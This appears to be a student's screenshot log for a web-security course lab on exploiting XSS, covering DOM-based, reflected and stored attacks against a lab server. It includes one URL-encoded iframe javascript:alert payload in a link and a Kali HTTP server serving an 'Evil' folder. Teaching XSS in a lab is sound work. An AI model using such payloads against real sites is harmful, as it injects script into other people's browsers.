


Section 1: Hands-On Demonstration

Part 1: Perform a DOM-Based XSS Attack


14. Make a screen capture showing the two GET requests in the Network Monitor.




Exploiting XSS Vulnerabilities on a Live Web Server

Internet and Web Application Security 3e - Lab 1

18. Make a screen capture of the response for the search request.




28. Make a screen capture showing the query string in the page DOM.



Exploiting XSS Vulnerabilities on a Live Web Server


Internet and Web Application Security 3e - Lab 1

31. **Make a screen capture** of the alert, including the browser address bar.



Part 2: Perform a Reflected XSS Attack


12. **Make a screen capture** showing the URL.




Exploiting XSS Vulnerabilities on a Live Web Server

Internet and Web Application Security 3e - Lab 1

20. Make a screen capture of the response for the request.



28. Make a screen capture showing the alert and the URL in the browser navigation bar.




Part 3: Perform a Stored XSS Attack


Exploiting XSS Vulnerabilities on a Live Web Server

Internet and Web Application Security 3e - Lab 1

7. Make a screen capture of the page showing your XSS comment.




12. Make a screen capture showing the successful addition of Feedback but with an empty result.




Exploiting XSS Vulnerabilities on a Live Web Server

Internet and Web Application Security 3e - Lab 1

14. Make a screen capture showing the successful addition of the feedback.




17. Make a screen capture showing the xss alert and the URL in the navigation bar.



Section 2: Applied Learning

Part 1: Construct a Link for a DOM-BASED XSS Attack

11. Make a screen capture showing the link on line 6.




A screenshot of a text editor window titled "Exploiting XSS Vulnerabilities on a Live Web Server". The editor shows an HTML file with the following content:

```
1 <html>
2 <head>
3 <title>XSS Testing Links</title>
4 </head>
5 <body>
6 <a href="http://webserver01:3000/#/search/?q=%3Ciframe%20src%3D%22javascript%3Aalert%28DOM-based%20XSS%29%22%3E"%>XSS Link 1</a>
7 </body>
8 </html>
9
```

The editor has a menu bar with "File", "Actions", "Edit", "View", and "Help". The status bar at the bottom shows "9,1" and "All".

17. Make a screen capture of the running HTTP server.



A screenshot of a terminal window titled "Exploiting XSS Vulnerabilities on a Live Web Server". The terminal shows the following commands and output:


```
kali@kali: ~ x http.server x
(kali@kali)~$ python -m http.server -d Evil
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

The terminal has a menu bar with "File", "Actions", "Edit", "View", and "Help". The status bar at the bottom shows "9,1" and "All".

Exploiting XSS Vulnerabilities on a Live Web Server


Internet and Web Application Security 3e - Lab 1

21. **Make a screen capture** showing the popup and the address in the browser navigation bar.



Part 2: Construct a Link for a Reflected XSS Attack


11. **Make a screen capture** showing the link on line 7.



Exploiting XSS Vulnerabilities on a Live Web Server

